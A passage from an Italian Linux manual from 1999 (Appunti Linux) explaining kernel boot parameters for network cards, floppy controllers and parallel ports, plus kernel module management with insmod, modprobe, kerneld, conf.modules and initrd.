Le istruzioni di avvio riferite alle interfacce di rete Ethernet sono un po' strane e iniziano sempre con il parametro **`ether=`**. La sintassi generale è la seguente:

`ether=`⟨*livello-IRQ*⟩`,`⟨*indirizzo-I/O*⟩`[`⟨*extra1*⟩`,[`⟨*extra2*⟩`...]],`⟨*nome*⟩

In pratica, gli argomenti che identificano il livello di IRQ, l'indirizzo di I/O e il nome simbolico dell'interfaccia di rete sono sempre parte della sintassi, mentre altri argomenti nella parte centrale possono essere presenti in funzione del tipo di scheda.

- Compatibili NE1000 e NE2000

  `ether=`⟨*livello-IRQ*⟩`,`⟨*indirizzo-I/O*⟩`,`⟨*nome*⟩

  I valori che si vuole siano determinati automaticamente vanno lasciati a zero.

- 3Com 3c503

  `ether=`⟨*livello-IRQ*⟩`,`⟨*indirizzo-I/O*⟩`,0,`⟨*ricetrasmettitore*⟩`,`⟨*nome*⟩

  L'argomento indicato come ricetrasmettitore è un numero che rappresenta il tipo di connessione fisica scelta: 0=interno (BNC), 1=esterno (AUI).

Esempi

`ether=11,0x300,eth0`

Scheda NE2000: indirizzo I/O 0x300, livello di IRQ 11.

`ether=11,0x300,eth0 ether=10,320,eth1`

Due schede NE2000: la prima configurata con indirizzo I/O 0x300 e livello di IRQ 11, la seconda con indirizzo di I/O 0x320 e livello di IRQ 10.

`ether=0,0,eth1`

Due schede NE2000 configurate in modo differente e non conflittuale, in grado di essere riconosciute se installate singolarmente. Si vuole ottenere l'autorilevamento della seconda scheda.

`ether=9,0x300,0,1,eth0`

Scheda 3c503: indirizzo di I/O 0x300, livello di IRQ 9, ricetrasmettitore esterno.

`ether=3,0,0,0,eth0`

Scheda 3c503: si vuole che venga rilevato automaticamente l'indirizzo di I/O, mentre il livello di IRQ è 3. Si utilizza il ricetrasmettitore interno.

## 13.4 Unità di controllo dei dischetti

`floppy=two_fdc`

Specifica la presenza di due unità di controllo per i dischetti. Con questa istruzione si ritiene implicitamente che la seconda unità di controllo utilizzi l'indirizzo di I/O 0x370.

`floppy=`⟨*indirizzo-I/O*⟩`,two_fdc`

Viene specificata la presenza di una seconda unità di controllo con un indirizzo di I/O iniziale particolare.

`floppy=thinkpad`

Questa istruzione serve a gestire l'unità a dischetti degli elaboratori Thinkpad.

`floppy=L40SX`

Questa istruzione serve a gestire l'unità a dischetti degli elaboratori portatili IBM L40SX.

## 13.5 Mouse particolari

`bmouse=`⟨*livello-IRQ*⟩

Permette di definire il livello di IRQ di un'interfaccia *bus-mouse*.

`msmouse=`⟨*livello-IRQ*⟩

Permette di definire il livello di IRQ di un'interfaccia MS *bus-mouse*.

## 13.6 Porta parallela

Con i kernel 2.2.*, la gestione della porta parallela è cambiata. Mentre prima si poteva predisporre il kernel per la stampa, oppure per le connessioni PLIP, adesso è stato introdotto un livello intermedio, riferito direttamente alla porta parallela; poi questa viene abbinata al dispositivo di stampa o ad altre attività, anche in modo dinamico.

- Definizione esplicita delle caratteristiche della porta.

  `parport=`⟨*indirizzo-I/O*⟩`[,`⟨*livello-IRQ*⟩`]`

  In condizioni normali, le porte parallele vengono individuate correttamente; se così non fosse si può utilizzare questo parametro, ripetuto per tutte le porte che si vogliono gestire, indicando l'indirizzo di I/O ed eventualmente anche il livello di IRQ. Le porte parallele individuate, automaticamente o con l'aiuto dei parametri, ottengono una denominazione sequenziale: **`parport0`**, **`parport1`**, ecc.

- Eliminazione della gestione e autorilevamento.

  `parport=0`

  `parport=auto`

  Se non si assegna il valore zero nel parametro di dichiarazione della porta parallela, viene esclusa completamente la sua gestione da parte del kernel; se si assegna la parola chiave **`auto`**, si richiede espressamente al kernel di scandire automaticamente le porte e di assegnare indirizzi di I/O e IRQ in modo automatico.

I dispositivi o le interfacce di rete che fanno uso della porta parallela, se devono essere indicati espressamente attraverso i parametri del kernel, devono fare riferimento alle porte parallele attraverso i nomi convenzionali **`parport0`**,...

- Definizione esplicita dell'abbinamento di una porta a una stampante.

  `lp=parport`*n*

  Definisce che la porta parallela, specificata attraverso il numero, è collegata a una stampante.

Esempi

`parport=0x3bc parport=0x378,7 parport=0x278,auto`

Definisce esplicitamente la presenza di tre porte parallele, e per tutte specifica l'indirizzo di I/O; per l'ultima viene richiesto di determinare automaticamente l'indirizzo di I/O.

`lp=parport0 lp=parport2`

Definisce l'utilizzo della prima e della terza porta parallela per le stampanti; rispettivamente: **`lp0`** e **`lp1`**.

## 13.7 Riferimenti

- Sorgenti del kernel

  Le informazioni più aggiornate sull'uso dei parametri di avvio si possono trovare all'interno degli stessi sorgenti del kernel, nelle directory successive a `/usr/src/linux/drivers/` e all'interno di `/usr/src/linux/Documentation/` (può trattarsi dei commenti iniziali ai file dei sorgenti, o file di testo separati).

- Paul Gortmaker, *BootPrompt HOWTO*

- *bootparam(7)*

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Moduli

Quando si ha una certa dimestichezza con la ricompilazione del kernel, si potrebbe considerare l'utilizzo dei moduli come una complicazione inutile.

Ci sono tuttavia situazioni in cui l'uso dei moduli è una necessità, prima tra tutte l'installazione di GNU/Linux attraverso le distribuzioni che fanno uso di moduli per ottenere un unico dischetto di avvio, oppure per ridurne la scelta a pochi.

D'altro canto, la conoscenza dei meccanismi legati alla gestione dei moduli del kernel è utile per sfruttare un sistema già ben organizzato dalla propria distribuzione GNU/Linux.

Questo capitolo, pur trovandosi in una posizione iniziale di questo documento, non è rivolto ai principianti che potrebbero trovare alcuni punti particolarmente complessi (come il problema del disco RAM iniziale). Tuttavia, quando si installa GNU/Linux, potrebbe essere necessario conoscere l'uso dei parametri di alcuni moduli, il cui elenco si trova nella parte finale del capitolo.

| Nome | Descrizione |
|---|---|
| insmod | Carica manualmente i moduli del kernel. |
| rmmod | Scarica manualmente i moduli del kernel. |
| lsmod | Elenca i moduli caricati nel kernel. |
| depmod | Rigenera il file delle dipendenze tra i moduli. |
| modprobe | Carica un modulo rispettando le dipendenze. |
| /etc/conf.modules | Configurazione dei moduli utilizzati. |
| kerneld | Programma demone per il carico e scarico automatico dei moduli. |

Tabella 14.1: Riepilogo dei programmi e dei file per la gestione dei moduli.

In questo capitolo vengono mostrati anche i parametri di alcuni tipi di moduli, mentre nel capitolo 15 ne sono riepilogati altri in modo sintetico.

## 14.1 Gestione dei moduli

I moduli del kernel sono porzioni di questo che possono essere caricate in memoria quando se ne presenta la necessità, e scaricate subito dopo. I moduli del kernel Linux sono quello che in altri sistemi viene definito driver. Nella sezione 12.4 è già stato descritto in che modo possa essere compilato un kernel di questo tipo, e anche come generare i moduli relativi.

Se si dispone di una distribuzione GNU/Linux organizzata con un kernel modulare, è consigliabile sfruttare quel kernel già predisposto, assieme ai suoi moduli.

### 14.1.1 Funzionamento in breve

Il minimo indispensabile per attivare e disattivare i moduli è costituito da due programmi di utilità specifici: **`insmod`** e **`rmmod`**. Il primo serve per caricare i moduli, il secondo per scaricarli.

L'operazione di caricamento dei moduli deve essere fatta tenendo presente le eventuali dipendenze che ci possono essere. Per esempio, se il modulo «C» richiede la presenza del modulo «B», il quale a sua volta richiede la presenza del modulo «A», occorre caricare ordinatamente i moduli «A», «B» e «C».

Nello stesso modo, lo scarico dei moduli può essere fatto solo se si rispettano le dipendenze. Nel caso appena descritto, per scaricare il modulo «A» occorre prima scaricare «C» e «B».

### 14.1.2 Aspetto e collocazione

I moduli sono generalmente file che terminano con l'estensione `.o` e si collocano al di sotto della directory `/lib/modules/`⟨*versione*⟩`/`, dove la versione si riferisce al kernel per il quale sono stati predisposti. Per esempio, `/lib/modules/2.0.33/`, si riferisce ai moduli del kernel 2.0.33.

Per facilitare l'individuazione dei moduli, e quindi anche il loro caricamento, viene creato generalmente un file, `modules.dep`, nella directory iniziale di questi, attraverso il programma **`depmod`**.

```
# depmod -a
```

Generalmente questo comando viene inserito nella procedura di inizializzazione del sistema, in modo da aggiornare sistematicamente questo file.

Il file contiene l'elenco dei moduli presenti, con l'indicazione precisa delle dipendenze. L'esempio seguente mostra il caso del modulo della scheda di rete NE2000, `ne.o`, il quale dipende dal modulo `8390.o`.

```
/lib/modules/2.0.33/net/ne.o: /lib/modules/2.0.33/net/8390.o
```

### 14.1.3 Caricamento guidato

Invece di caricare i moduli con il programma **`insmod`**, che richiede attenzione nella sequenza di caricamento a causa delle dipendenze, si può utilizzare **`modprobe`** che si avvale del file `modules.dep` e si arrangia a caricare tutto quello che serve nel modo corretto. Per esempio, utilizzando il comando seguente,

```
# modprobe ne
```

si ottiene prima il caricamento del modulo `8390.o` e successivamente di `ne.o`.

### 14.1.4 Parametri

Come accade già con i kernel monolitici, alcuni dispositivi possono essere individuati e gestiti correttamente solo se si forniscono delle informazioni aggiuntive. Per questo, alcuni moduli richiedono l'indicazione di parametri composti dalla sintassi

⟨*simbolo*⟩[=⟨*valore*⟩]

Quando si caricano i moduli di questo tipo con **`insmod`** è necessario fornire anche i parametri, nella parte finale della riga di comando. La stessa cosa vale per **`modprobe`**, solo che in questo caso si può realizzare un file di configurazione, `/etc/conf.modules`, contenente le informazioni sui parametri dei moduli utilizzati ed eventuali altre indicazioni.

Per esempio, attraverso la riga seguente del file `/etc/conf.modules`, si vuole specificare che l'indirizzo di I/O del dispositivo relativo al modulo `ne.o` è 0x300.

```
options ne io=0x0300
```

### 14.1.5 Gestione automatica

Gli strumenti e la configurazione descritti nelle sezioni precedenti, possono essere gestiti in modo automatico attraverso il demone, **`kerneld`**, oppure in modo integrato nei kernel 2.2.* (in questo caso si parla del *thread* **`kmod`**).

Quando è utilizzato **`kerneld`**, questo viene avviato generalmente dalla procedura di inizializzazione del sistema, dopo che è stato eseguito **`depmod`** per la rigenerazione del file delle dipendenze tra i moduli. Nel momento in cui il kernel ha bisogno di una funzione che non trova al suo interno, prova a interrogare **`kerneld`**, il quale a sua volta di avvale di **`modprobe`** per il caricamento del modulo necessario. In questa situazione, il carico e lo scarico dei moduli in modo manuale non è più necessario: è **`kerneld`** che provvede. Ci possono essere comunque situazioni in cui il meccanismo non funziona, ma resta sempre la possibilità di usare **`modprobe`** in quei casi.

L'automazione della gestione dei moduli richiede che il file `/etc/conf.modules` sia configurato correttamente per quei dispositivi che si intendono usare.

Come accennato, i kernel 2.2.* incorporano **`kmod`** che si sostituisce alle funzionalità fondamentali di **`kerneld`**. In questo caso, si può osservare la presenza del file virtuale `/proc/sys/kernel/modprobe`, il cui scopo è quello di informare il kernel sulla posizione in cui si trova il programma **`modprobe`**. Per questo, la procedura di inizializzazione del sistema dovrebbe provvedere a definirlo utilizzando un comando simile a quello seguente.

```
# echo "/sbin/modprobe" > /proc/sys/kernel/modprobe
```

Dal momento che **`kmod`** non è efficiente quanto **`kerneld`**, occorre provvedere (ammesso che lo si voglia) a eliminare periodicamente i moduli che non sono più utilizzati. Per farlo si può usare il sistema Cron attraverso una direttiva simile a quella seguente che si riferisce al file crontab dell'utente **`root`**:

```
0-59/5 * * * * /sbin/rmmod -a
```

Nel caso si voglia utilizzare il file crontab di sistema, ovvero `/etc/crontab`, la cosa cambia leggermente, come nell'esempio seguente:

```
0-59/5 * * * * root /sbin/rmmod -a
```

### 14.1.6 # insmod

`insmod` [⟨*opzioni*⟩] ⟨*file-oggetto*⟩ [⟨*simbolo*⟩=⟨*valore*⟩...]

**`insmod`** permette di caricare un modulo nel kernel. Il nome del modulo può essere indicato specificando il nome del file completo di estensione ed eventualmente di percorso (*path*), oppure specificando semplicemente il nome del file del modulo senza l'estensione: in quest'ultimo caso, **`insmod`** cerca il file (con la sua estensione naturale) all'interno delle directory standard per i moduli.

Quando nel kernel è attivato il supporto del *kernel daemon* e il demone **`kerneld`** è in funzione, oppure si tratta di un kernel 2.2.* ed è disponibile **`kmod`**, non dovrebbe essere necessario l'utilizzo di **`insmod`** per caricare i moduli.

Esempi

`# insmod /lib/modules/2.0.30/net/plip.o`

Attiva il modulo **plip** rappresentato dal file `/lib/modules/2.0.30/net/plip.o`.

`# insmod plip`

Come nell'esempio precedente, ma si lascia a **insmod** il compito di cercare il file.

### 14.1.7 # rmmod

`rmmod [`⟨*opzioni*⟩`]` ⟨*modulo*⟩`...`

**rmmod** permette di scaricare uno o più moduli dal kernel, sempre che questi non siano in uso e non ci siano altri moduli caricati che vi fanno riferimento.

Nella riga di comando vengono indicati i nomi dei moduli e non i nomi dei file dei moduli. Se vengono indicati più moduli, questi vengono scaricati nell'ordine in cui appaiono.

Se viene usata l'opzione **-a**, vengono scaricati tutti i moduli che risultano essere inattivi, senza bisogno di specificarli nella riga di comando.

Quando nel kernel è attivato il supporto del *kernel daemon* e il demone **kerneld** è in funzione, non dovrebbe essere necessario l'utilizzo di **rmmod** per scaricare i moduli. Se invece si utilizza un kernel 2.2.* con il supporto per **kmod**, si deve provvedere periodicamente a eseguire il comando **rmmod -a**.

**rmmod** è in realtà solo un collegamento a **insmod** che quindi cambia il suo comportamento quando viene avviato utilizzando quel nome.

Esempi

`# rmmod plip`

Scarica il modulo **plip**.

`# rmmod -a`

Scarica tutti i moduli inutilizzati.

### 14.1.8 $ lsmod

**lsmod** permette di visualizzare la situazione sull'utilizzo dei moduli. Le stesse informazioni ottenibili da **lsmod** si possono avere dal contenuto del file `/proc/modules`. Utilizzando **lsmod** si ottiene una tabellina di tre colonne:

- **Module** – rappresenta il nome del modulo;
- **Pages** – rappresenta il numero di pagine di memoria utilizzate (una pagina è un blocco di 4 Kbyte);
- **Used by** – rappresenta l'utilizzo da parte di altri moduli (lo zero indica che non è utilizzato).

Esempi

Supponendo di avere appena caricato il modulo **plip** si può ottenere quanto segue:

`# lsmod`[*Invio*]

```
Module          Pages    Used by
plip                3          0
```

### 14.1.9 # depmod

`depmod [`⟨*opzioni*⟩`]`

**depmod** serve a generare un file di dipendenze tra i moduli, che poi viene utilizzato da **modprobe** per caricarli rispettando le dipendenze. Precisamente, viene creato il file `/lib/modules/`⟨*versione*⟩`/modules.dep`.

Alcune opzioni

`-a [⟨versione⟩] | --all [⟨versione⟩]`

Scandisce tutti i moduli della versione del kernel in funzione. **depmod** viene utilizzato generalmente con questa opzione per creare il file delle dipendenze. Se si desidera creare il file delle dipendenze per i moduli di un altra versione di kernel, si può specificare espressamente tale versione.

`-s | --system-log`

Invia le segnalazioni di errore al registro del sistema.

Esempi

`# depmod -a`

Genera il file `/lib/modules/⟨versione⟩/modules.dep`.

`# depmod -a 2.1.99`

Genera il file `/lib/modules/2.1.99/modules.dep`, riferito appunto ai moduli del kernel della versione 2.1.99.

---

```
if [ -x /sbin/depmod ]
then
    echo "Analisi delle dipendenze tra i moduli"
    /sbin/depmod -a
fi
```

Si tratta di un pezzo di uno degli script della procedura di inizializzazione del sistema, in cui si avvia la generazione del file delle dipendenze tra i moduli solo se il programma esiste.

### 14.1.10 # modprobe

`modprobe [⟨opzioni⟩] ⟨file-oggetto⟩ [⟨simbolo⟩=⟨valore⟩...]`

**modprobe** è un programma fatto per agevolare il caricamento dei moduli del kernel. Quando viene usato senza l'indicazione di alcuna opzione, cioè solo con il nome del modulo e l'eventuale aggiunta dei parametri, **modprobe** carica prima i moduli necessari a soddisfare le dipendenze, e solo dopo provvede al caricamento del modulo richiesto. Se l'operazione fallisce, tutti i moduli superflui vengono scaricati nuovamente.

Tra le altre cose, **modprobe** permette di tentare il caricamento del modulo «giusto» a partire da un gruppo, quando non si conosce bene quale sia il modulo adatto a un certo tipo di dispositivo o di servizio. Per farlo è necessario indicare il tipo di modulo e il modello. Il tipo è rappresentato dalla directory che lo contiene (`fs/`, `misc/`, `net/`, `scsi/`, ecc.) e il modello si esprime utilizzando i consueti caratteri jolly (**?** e *****).

**modprobe** fa uso di un file di configurazione, attraverso cui è possibile modificare le sue impostazioni predefinite, e in particolare si possono definire i parametri normali necessari ad alcuni tipi di moduli. Il file in questione è `/etc/conf.modules`.

Alcune opzioni

`-a | --all`

Carica tutti i moduli (generalmente non viene utilizzata questa opzione).

`-c | --show-conf`

Emette la configurazione attuale per la gestione dei moduli; ciò comprende sia la parte predefinita che il contenuto del file di configurazione (`/etc/conf.modules`).

`-l | --list`

Elenca i moduli disponibili.

`-r | --remove`

Scarica i moduli dal kernel, eliminando anche quelli che erano stati caricati per soddisfare le dipendenze, sempre che ciò sia possibile.

`-t ⟨tipo⟩ ⟨modello⟩ | --type ⟨tipo⟩ ⟨modello⟩`

Permette di definire il tipo di modulo, attraverso il nome usato per la directory che lo contiene (`fs/`, `misc/`, `net/`, `scsi/`,...) e attraverso un modello espresso con dei caratteri jolly. Utilizzando questa opzione, occorre fare attenzione a proteggere i caratteri jolly dall'interpretazione da parte della shell, per esempio con l'uso di apici singoli o doppi.

Esempi

`# modprobe -l`

Elenca tutti i moduli disponibili.

`# modprobe -l -t net`

Elenca tutti i moduli di tipo **net** cioè contenuti nella directory omonima.

`# modprobe -l -t net '3c*'`

Elenca i moduli il cui nome inizia per **3c**, di tipo **net**; in pratica elenca i moduli delle schede di rete 3Com.

`# modprobe -c`

Emette la configurazione attuale della gestione dei moduli **modprobe**.

`# modprobe plip`

Carica il modulo `/lib/modules/`⟨*versione*⟩`/net/plip.o`.

`# modprobe -t net 'p*'`

Tenta di caricare un modulo che inizi con la lettera **p**, dalla directory `/lib/modules/`⟨*versione*⟩`/net/`.

### 14.1.11 # kerneld

`kerneld [debug] [keep] [delay=`⟨*secondi*⟩`] [type=`⟨*numero-messaggio*⟩`]`

Nei kernel 2.0.*, **kerneld** è il demone che si occupa di gestire automaticamente i moduli, sempre che il kernel sia stato compilato in modo da includere questa possibilità di gestione automatizzata. **kerneld** viene attivato normalmente attraverso la procedura di inizializzazione del sistema, dopo che è stato rigenerato il file delle dipendenze tra i moduli. In pratica, l'avvio potrebbe avvenire nel modo seguente:

```
if [ -x /sbin/depmod ]
then
    echo "Analisi delle dipendenze tra i moduli"
    /sbin/depmod -a
fi

#...

if [ -x /sbin/kerneld ]
then
    echo "Avvio del demone per la gestione dei moduli"
    /sbin/kerneld
fi
```

Vedere eventualmente *kerneld(1)*.

## 14.2 Configurazione dei moduli

Il file `/etc/conf.modules` permette di configurare il comportamento di **modprobe**. Le righe vuote e quanto preceduto dal simbolo **#** viene ignorato. Le righe possono essere continuate utilizzando la barra obliqua inversa (****) alla fine, subito prima del codice di interruzione di riga.

Le righe di questo file vengono interpretate attraverso una shell, e questo permette di utilizzare le tecniche di sostituzione fornite comunemente da queste; per esempio con i caratteri jolly o con la sostituzione di comando.

Questo file di configurazione può contenere diversi tipi di direttive; nelle sezioni seguenti se ne mostrano solo alcune. Per la descrizione completa, si veda la pagina di manuale *depmod(1)*.

In linea di massima, si possono accumulare più direttive dello stesso tipo.

### 14.2.1 alias

`alias` ⟨*alias*⟩ ⟨*modulo-reale*⟩

La direttiva **alias** permette di indicare un nome alternativo a un nome di un modulo reale. Ciò può essere utile a vario titolo, e in ogni caso sono stabiliti molti alias già in modo predefinito. Lo si può osservare con il comando seguente:

# **modprobe -l**[ *Invio* ]

```
...
# Aliases
alias binfmt-2 binfmt_aout
alias binfmt-0107 binfmt_aout
...
alias block-major-2 floppy
alias block-major-3 ide-probe
...
alias char-major-4 serial
alias char-major-5 serial
alias char-major-6 lp
...
alias dos msdos
...
alias iso9660 isofs
...
alias plip0 plip
alias plip1 plip
alias ppp0 ppp
alias ppp1 ppp
...
```

Per esempio, si può osservare che è possibile fare riferimento al modulo **`isofs`** anche attraverso il nome **`iso9960`**. Tuttavia, gli alias non sono semplicemente di aiuto agli «smemorati», ma anche una necessità. Si osservi la configurazione seguente tratta da un ipotetico file `/etc/conf.modules`.

```
alias eth0 ne
...
```

L'alias **`eth0`** (ovvero la prima interfaccia Ethernet) permette di fare in modo che quando si configura l'interfaccia di rete con **`ifconfig`**, **`kerneld`** sappia quale modulo avviare: in questo caso **`ne`**.
Ogni modulo ha le sue particolarità, quindi deve essere valutata caso per caso l'opportunità di utilizzare un alias adatto a qualche scopo.

### 14.2.2 options

`options` ⟨*nome*⟩ ⟨*simbolo*⟩=⟨*valore*⟩`...`

La direttiva **`options`** permette di definire i parametri di utilizzo di un modulo, identificato attraverso il suo nome reale, oppure attraverso un alias. Per esempio,

```
alias eth0 ne
options ne io=0x300 irq=11
```

definisce che il modulo **`ne`** (Ethernet NE2000) dovrà essere utilizzato per un dispositivo che si raggiunge con il canale di I/O 0x300 e l'IRQ 11.
Attraverso questa direttiva si indicano solo le opzioni che non possono essere determinate altrimenti dal sistema. Questo significa che **non** è necessaria una riga **`options`** per tutti i dispositivi che si intende utilizzare attraverso i moduli.

## 14.3 Avvio e initrd

Quando si realizza un kernel modulare standardizzato, si rischia di lasciare fuori dalla parte monolitica qualcosa che poi può rivelarsi indispensabile per l'avvio del sistema, prima di poter montare il filesystem principale.
Per fare un esempio concreto, basta pensare alla realizzazione di un kernel tuttofare per una distribuzione GNU/Linux. È impensabile che si realizzi un kernel in grado di montare il filesystem principale contenuto in un disco fisso SCSI. Infatti, per farlo, occorrerebbe che i vari driver per le diverse schede SCSI esistenti fossero incorporati nel kernel di partenza, perché non ci sarebbe modo di accedere ai file dei moduli.
Si può risolvere il problema attraverso un disco RAM iniziale, o *initrd*, e naturalmente, il kernel deve essere in grado di montare un tale filesystem.

- *Initial RAM disk (initrd) support* (12.5.6) **Y**

### 14.3.1 Disco RAM iniziale

Il metodo per realizzare un disco RAM iniziale è descritto nella documentazione allegata ai sorgenti del kernel: `/usr/src/linux/Documentation/initrd.txt`.

In breve si tratta di predisporre un disco RAM con un filesystem Second-extended (Ext2) o Minix, contenente il minimo indispensabile per caricare i moduli necessari prima del montaggio del filesystem principale. Serviranno quindi i moduli e il programma **insmod**. A parte questo, serve una shell minima e le eventuali librerie.

Il disco RAM realizzato per questo scopo deve contenere il programma (o lo script) `/linuxrc`, che verrà avviato appena montato il disco RAM. Generalmente, quando `/linuxrc` termina la sua esecuzione il disco RAM viene smontato.

Di solito, il disco RAM è un file compresso attraverso **gzip**. Per fare in modo che venga caricato all'avvio, occorre avvisare il kernel. Per Loadlin, LILO e SYSLINUX si può usare la direttiva seguente:

`initrd=`⟨*file-initrd*⟩

Naturalmente, nel caso di LILO la direttiva va collocata al di sotto di una dichiarazione **image**.

### 14.3.2 Un esempio

La distribuzione RedHat, come altre, utilizza questa tecnica per avviare il modulo necessario alla gestione della scheda SCSI quando si dispone di un disco fisso SCSI contenente il filesystem principale.

Il file del disco RAM viene collocato nella directory `/boot/`. Si tratta di un disco RAM in formato Second-extended, compresso con **gzip**. Per analizzarne il contenuto si deve decomprimere e montare come file-immagine.

```
# cat /boot/initrd-2.0.33.img | gzip -d > /tmp/initrd.img
```

```
# mount -o loop -t ext2 /tmp/initrd.img /mnt
```

La struttura seguente si riferisce al caso di un disco RAM iniziale per il caricamento del modulo **aic7xxx**.

```
.
|-- bin
|   |-- insmod
|   `-- sh
|-- dev
|   |-- console
|   |-- null
|   |-- ram
|   |-- systty
|   |-- tty1
|   |-- tty2
|   |-- tty3
|   `-- tty4
|-- etc
|-- lib
|   `-- aic7xxx.o
`-- linuxrc
```

Si può osservare l'assenza di librerie, ma questo è giustificato dal fatto che gli unici due programmi esistenti, **sh** e **insmod**, sono in versione statica, cioè includono le librerie.

Il file `/linuxrc` è uno script che si limita semplicemente a caricare il modulo già visto.

```
#!/bin/sh

insmod /lib/aic7xxx.o
```

## 14.4 Casi particolari

Il kernel è il risultato degli apporti di un gran numero di collaboratori, e non potrebbe essere altrimenti data la mole di lavoro che c'è dietro. Tenendo conto anche del fatto che i dispositivi hardware esistenti non sono tutti uguali, spesso è necessario annotare qualche trucco per riuscire a ottenere dei risultati particolari.

### 14.4.1 ne

Il modulo **ne** permette di gestire una scheda di rete NE2000 o NE1000, ma soltanto una. Se si dispone di due schede, è generalmente necessario compilare un kernel apposito e utilizzare un parametro di avvio adatto a farle riconoscere entrambe.

Con i moduli si può tentare di risolvere il problema facendo una copia del modulo e configurando i due moduli a seconda delle esigenze delle due schede. Nell'esempio si suppone di utilizzare il kernel 2.0.33.

`# cp /lib/modules/2.0.33/net/ne.o /lib/modules/2.0.33/net/ne2.o`[*Invio*]

In tal modo si è ottenuta una copia del modulo. Adesso si dispone sia di **ne** che di **ne2**. Il file `/etc/conf.modules` andrà configurato opportunamente: si suppone che la prima scheda utilizzi l'indirizzo I/O 0x280 con l'IRQ 10, e che la seconda utilizzi l'indirizzo I/O 0x300 con l'IRQ 11.

```
alias eth0 ne
alias eth1 ne2
options ne io=0x280 irq=10
options ne2 io=0x300 irq=11
```

Questo dovrebbe bastare a rendere automatica la gestione dei due moduli nel momento in cui si utilizza il programma **ifconfig** per configurare le schede.

### 14.4.2 plip

Il modulo **plip** permette di gestire una o più porte parallele per una connessione punto-punto attraverso un cavo parallelo apposito. Generalmente è opportuno non indicare alcuna configurazione nel file `/etc/conf.modules`: il modulo dovrebbe essere in grado di accedere a tutte le porte parallele disponibili.

### 14.4.3 Adattatori SCSI

Convenzionalmente, si tende ad assegnare l'alias **scsi_hostadapter** al modulo necessario per pilotare l'eventuale scheda SCSI presente nel proprio elaboratore.

```
alias scsi_hostadapter aic7xxx
```

L'esempio mostra una riga del file `/etc/conf.modules` in cui si dichiara l'alias in questione e lo si abbina al modulo **aic7xxx**. Il problema degli adattatori SCSI può essere più complesso se si intende utilizzare un sistema che si avvia a partire da un disco fisso SCSI, e contemporaneamente si vuole utilizzare un modulo per questo scopo. Il problema è già stato affrontato nella discussione sul disco RAM iniziale.

### 14.4.4 Porta parallela

Con i kernel 2.2.*, la gestione dei dispositivi che fanno uso della porta parallela è cambiata. Attualmente, si definisce prima l'uso della porta e quindi l'uso di altri moduli che ne fanno uso.

> La gestione della porta parallela, a livello di modulo, è scissa in due parti: quella generica e quella specifica per il tipo di hardware.

- Modulo generico per la gestione della porta parallela.

  `parport`

  Il modulo generico non richiede parametri, ma è poi necessario caricare il modulo specifico per il tipo di hardware utilizzato.

- Modulo specifico per l'hardware PC.

  `parport_pc io=`⟨*indirizzo-I/O*⟩`[,`⟨*indirizzo-I/O*⟩`]... irq=`⟨*IRQ*⟩`[,`⟨*IRQ*⟩`]...`

  In tal modo possono essere specificate tutte le porte parallele in stile PC che si vogliono gestire, elencando gli indirizzi di I/O e i livelli di IRQ.

I dispositivi o le interfacce di rete che fanno uso della porta parallela, possono indicare la porta, o le porte, a cui vogliono fare riferimento al caricamento del modulo relativo.

- Definizione esplicita delle stampanti.

  `lp parport=`*n*`[,`*n*`]...`

  Definisce che le porte specificate attraverso l'elenco di numeri, sono collegate a una stampante.

Esempi

Porte parallele per PC: indirizzi di I/O 0x3bc, 0x378 e 0x278; per quanto riguarda i livelli di IRQ, il primo non viene definito, il secondo è 7, l'ultimo deve essere determinato automaticamente.

Modulo **parport_pc**.

```
io=0x3bc,0x378,0x278 irq=none,7,auto
```

Due stampanti parallele che utilizzano rispettivamente la prima e la terza porta parallela.

Modulo **lp**.

```
parport=0,2
```

## 14.5 Riferimenti

- Sorgenti del kernel

  Le informazioni più aggiornate sull'uso dei moduli si possono trovare all'interno degli stessi sorgenti del kernel, nelle directory successive a `/usr/src/linux/drivers/` e all'interno di `/usr/src/linux/Documentation/` (può trattarsi dei commenti iniziali ai file dei sorgenti, o file di testo separati).

- File di configurazione dei moduli.

  Si può analizzare il file `module-info` che potrebbe trovarsi in `/boot/` o `/etc/`.

- Lauri Tischler, *Module HOWTO*

- Paul Gortmaker, *BootPrompt HOWTO*

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Parametri del kernel e dei moduli relativi a componenti importanti

Questo capitolo raccoglie semplicemente alcune tabelle che riepilogano l'uso dei parametri del kernel da usare all'avvio e di quelli dei moduli. Queste informazioni vengono riportate qui, e non in un'appendice, per rimanere vicine ai capitoli relativi al kernel.

Nella seconda colonna delle tabelle che si vedono qui, può apparire la lettera «k», per indicare che si tratta di parametri di avvio (del kernel), e la lettera «m», per indicare che si tratta di parametri da utilizzare con il modulo relativo.

> Le informazioni elencate nelle tabelle di questo capitolo sono ottenute attraverso una ricerca da vari documenti (HOWTO e sorgenti del kernel), e dal momento che non si tratta del risultato di una sperimentazione diretta, ciò che è scritto qui potrebbe essere anche errato. In caso di dubbio conviene sempre dare un'occhiata ai sorgenti.

## 15.1 Schede di controllo per CD-ROM

La tabella 15.1 riporta l'elenco di alcune schede di controllo per lettori CD-ROM. In particolare, solo la prima voce riguarda i lettori IDE/ATAPI, mentre tutte le altre sono relative a schede proprietarie. La descrizione che viene fatta è solo parziale; eventualmente è opportuno leggere le informazioni che si possono trovare nei sorgenti del kernel, precisamente nella directory `/usr/src/linux/drivers/cdrom/`.

### Esempi

CD-ROM Aztech: indirizzo di I/O 220.

Parametri di avvio del kernel o per il modulo **`aztcd`**:

```
aztcd=0x220
```

CD-ROM Sony CDU 33: indirizzo di I/O 340, livello di IRQ non utilizzato.

Parametri di avvio del kernel:

```
cdu31a=0x340,0
```

Modulo **`cdu31a`**:

```
cdu31a_port=0x340 cdu31a_irq=0
```

CD-ROM Mitsumi: indirizzo di I/O 340, livello di IRQ 11.

Parametri di avvio del kernel o per il modulo **`mcd`**:

```
mcd=0x340,11
```

CD-ROM Panasonic su scheda SoundBlaster: indirizzo di I/O 230.

Parametri di avvio del kernel o per il modulo **`sbpcd`**.

```
sbpcd=0x230,1
```

## 15.2 Adattatori SCSI

Le tabelle 15.2 e 15.3 riportano l'elenco di alcuni adattatori SCSI. La descrizione che viene fatta è solo parziale; eventualmente è opportuno leggere le informazioni che si possono trovare nei sorgenti del kernel, precisamente nella directory `/usr/src/linux/drivers/scsi/`.

### Esempi

Adaptec AHA-1522: indirizzo di I/O 330, IRQ 11, identificatore SCSI 7.

Parametri di avvio del kernel o per il modulo **`aha152x`**:

```
aha152x=0x330,11,7
```

